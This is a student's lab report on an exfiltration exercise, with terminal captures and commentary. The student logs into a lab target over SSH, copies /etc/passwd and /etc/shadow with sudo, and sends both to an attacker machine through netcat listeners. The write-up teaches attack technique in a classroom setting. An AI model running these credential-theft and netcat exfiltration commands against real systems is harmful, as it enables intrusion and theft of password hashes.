
Roozah Khan
Laboratory Exercise 3-6 – Exfiltration


Task 1: Access the target system via SSH


Terminal - joe@ip-10-1-91-173: ~
File Edit View Terminal Tabs Help

```
student@Rkhan26:~$ ssh joe@10.1.91.173
joe@10.1.91.173's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-1018-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  Get cloud support with Ubuntu Advantage Cloud Guest:
    http://www.ubuntu.com/business/services/cloud

38 packages can be updated.
0 updates are security updates.


Last login: Mon Sep 27 16:57:23 2021 from 10.1.90.23
joe@ip-10-1-91-173:~$ 
```

I used the new account I created “joe” and ssh into the target system using the target IP address and the password for “joe.”

Task 2: Copy the passwd and shadow files




```
joe@ip-10-1-91-173:~$ cd ~/
joe@ip-10-1-91-173:~$ cp /etc/passwd ~/
joe@ip-10-1-91-173:~$ sudo cp /etc/shadow ~/
[sudo] password for joe:
joe@ip-10-1-91-173:~$ ls -l
total 12
-rw-r--r-- 1 joe  joe  1691 Sep 28 00:21 passwd
-rw-r----- 1 root root 1126 Sep 28 00:22 shadow
-rw-rw-r-- 1 joe  joe     5 Sep 27 16:57 testfile
joe@ip-10-1-91-173:~$ sudo chown joe shadow
joe@ip-10-1-91-173:~$ ls -l
total 12
-rw-r--r-- 1 joe joe  1691 Sep 28 00:21 passwd
-rw-r----- 1 joe root 1126 Sep 28 00:22 shadow
-rw-rw-r-- 1 joe joe     5 Sep 27 16:57 testfile
joe@ip-10-1-91-173:~$
```

```
student@Rkhan26:~$ date
Tue Sep 28 00:23:16 UTC 2021
student@Rkhan26:~$
```

I access the passwd and shadow file and copy them to my home directory using the “cp” command and “sudo” command for the shadow file because it needs root level access to access the shadow file since it contains hashed password. Next, I need to make “joe” the owner of passwd and shadow file, so I use the command “sudo chown joe shadow” to make “joe” the ownder of the shadow file. I used the “ls-l” command to check if both files are now owned by “joe.”

Task 3: Exfiltrate the passwd and shadow files


Terminal - joe@ip-10-1-91-173: ~
File Edit View Terminal Tabs Help

```
joe@ip-10-1-91-173:~$ cd ~/
joe@ip-10-1-91-173:~$ nc 10.1.90.23 2222 -w 3 < passwd
joe@ip-10-1-91-173:~$ 
```


Terminal - student@Rkhan26: ~/passwords
File Edit View Terminal Tabs Help

```
student@Rkhan26:~$ mkdir ~/passwords
student@Rkhan26:~$ cd ~/passwords
student@Rkhan26:~/passwords$ nc -l -p 2222 > target_passwd
student@Rkhan26:~/passwords$ cat target_passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologi
n
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/fal
```

Terminal - student@Rkhan26: ~
File Edit View Terminal Tabs Help

```
student@Rkhan26:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 9001
        inet 10.1.90.23  netmask 255.255.240.0  broadcast 10.1.95.255
        inet6 fe80::10ef:78ff:fe44:712b  prefixlen 64  scopeid 0x20<link>
        ether 12:ef:78:44:71:2b  txqueuelen 1000  (Ethernet)
        RX packets 4648  bytes 333782 (325.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4995  bytes 3353285 (3.1 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

I make a directory called “passwords” to hold the files we will make in next steps (right terminal). Next, I used the netcat listener on port 222 to “listen” or copy whatever it gets into the file name “target_passwd” (right terminal). On the target terminal, netcat command and I used the kali IP address so it knows where to send the contents of the passwd file to the kali terminal (left terminal). I used the “cat” command to view the contents of the “target_passwd” file (right terminal).



Terminal - joe@ip-10-1-91-173: ~
File Edit View Terminal Tabs Help
Terminal - student@Rkhan26: ~/passwords
File Edit View Terminal Tabs Help

```
joe@ip-10-1-91-173:~$ nc 10.1.90.23 2222 -w 30 < shadow
joe@ip-10-1-91-173:~$ 
```

```
student@Rkhan26:~/passwords$ nc -l -p 2222 > target_shadow
student@Rkhan26:~/passwords$ cat target_shadow
root:*:17270:0:99999:7:::
daemon:*:17270:0:99999:7:::
bin:*:17270:0:99999:7:::
sys:*:17270:0:99999:7:::
sync:*:17270:0:99999:7:::
games:*:17270:0:99999:7:::
man:*:17270:0:99999:7:::
lp:*:17270:0:99999:7:::
mail:*:17270:0:99999:7:::
news:*:17270:0:99999:7:::
uucp:*:17270:0:99999:7:::
proxy:*:17270:0:99999:7:::
www-data:*:17270:0:99999:7:::
backup:*:17270:0:99999:7:::
list:*:17270:0:99999:7:::
irc:*:17270:0:99999:7:::
gnats:*:17270:0:99999:7:::
nobody:*:17270:0:99999:7:::
systemd-timesync:*:17270:0:99999:7:::
systemd-network:*:17270:0:99999:7:::
systemd-resolve:*:17270:0:99999:7:::
systemd-bus-proxy:*:17270:0:99999:7:::
```

On the kali terminal I do the same command but for the shadow file. I used the netcat command and name the file “target_shadow” to dump the contents of the shadow file. On the target system, I use the kali IP address, so it sends the shadow file contents to the “target_shadow” file. I use the “cat” command to check the contents of the “target_shadow” file.